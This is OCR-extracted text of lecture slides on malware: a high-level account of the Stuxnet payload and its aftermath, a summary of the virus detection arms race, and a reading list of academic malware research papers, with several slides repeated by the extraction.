
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator

- In reality, it sped up and slowed down the motors

- Result: Destroy (or at least decrease the productivity of) nuclear centrifuges

STUXNET: PAYLOAD


- Targets industrial control systems by overwriting programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator



- In reality, it sped up and slowed down the motors
- Result: Destroy (or at least decrease the productivity of) nuclear centrifuges

STUXNET: PAYLOAD

- Targets industrial control systems by overwriting programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator




- In reality, it sped up and slowed down the motors
- Result: Destroy (or at least decrease the productivity of) nuclear centrifuges

STUXNET: PAYLOAD

- Targets industrial control systems by overwriting programmable logic boards

- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator




- In reality, it sped up and slowed down the motors

- Result: Destroy (or at least decrease the productivity of) nuclear centrifuges

STUXNET: PAYLOAD


- Targets industrial control systems by overwriting programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator



- In reality, it sped up and slowed down the motors
- Result: Destroy (or at least decrease the productivity of) nuclear centrifuges

STUXNET: PAYLOAD

- Targets industrial control systems by overwriting programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator



- In reality, it sped up and slowed down the motors
- Result: Destroy (or at least decrease the productivity of) nuclear centrifuges

STUXNET FALLOUT

- Iran denied they had been hit by Stuxnet
- Then claimed they were, but had contained it
- Understood now that it took out 1k of Iran's 5k centrifuges
- Security experts believe the U.S. did it (possibly along with Israel) due to its sophistication and cost
- **Legitimized cyber warfare**

VIRUSES: SUMMARY

- Technological arms race between those who wish to detect and those who wish to evade detection
- Started off innocuously, capable by only a few very clever people
- But viruses have become commoditized; any scriptkiddy can launch one (creation remains hard)
- No longer purely of academic interest
    - Economic pursuits (zero-day markets)
    - Cyber warfare

OTHER WORK

- Detecting malware in the Android app store
- Lots of drive-by-download work
- Malware distribution networks: use enterprise-wide network traces to detect malware downloads
- Side-channel defenses: Measure, e.g., power consumption of benign vs. malicious code
- Metamorphic arms race

10/10 **Malware**

- **Hunting For Metamorphic**, Péter Ször, Peter Ferrie
- **The Ghost In The Browser Analysis of Web-based Malware**, Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, Nagendra Modadugu

- Dissecting Android Malware: Characterization and Evolution, Yajin Zhou, Xuxian Jiang
- Hey, you, Get Off of My Market: Detecting Malicious Apps in Official and Alternative Android Markets, Yajin Zhou, Zhi Wang, Wu Zhou, Xuxian Jiang
- All Your iFrames Point to Us, Niels Provos, Panayiotis Mavrommatis, Moheeb Abu Rajab, Fabian Monrose
- Android Permissions Demystified, Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, David Wagner
- Prudent Practices for Designing Malware Experiments: Status Quo and Outlook, Christian Rossow, Christian J. Dietrich, Chris Grier, Christian Kreibich, Vern Paxson, Norbert Pohlmann, Herbert Bos, Maarten van Steen
- Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code, Marco Cova, Christopher Kruegel, Giovanni Vigna
- Towards Automatic Generation of Vulnerability-Based Signatures, David Brumley, James Newsome, Dawn Song, Hao Wang, Somesh Jha
- Nazca: Detecting Malware Distribution in Large-Scale Networks, Luca Invernizzi, Stanislav Miskovic, Ruben Torres, Sabyasachi Saha, Sung-Ju Lee, Marco Mellia, Christopher Kruegel, Giovanni Vigna
- WattsUpDoc: Power Side Channels to Nonintrusively Discover Untargeted Malware on Embedded Medical Devices, Shane S. Clark, Benjamin Ransford, Amir Rahmati, Shane Guineau, Jacob Sorber, Kevin Fu, Wenyuan Xu
- Sony's DRM Rootkit: The Real Story, Bruce Schneier
- Lessons from the Sony CD DRM Episode, J. Alex Halderman, Edward W. Felten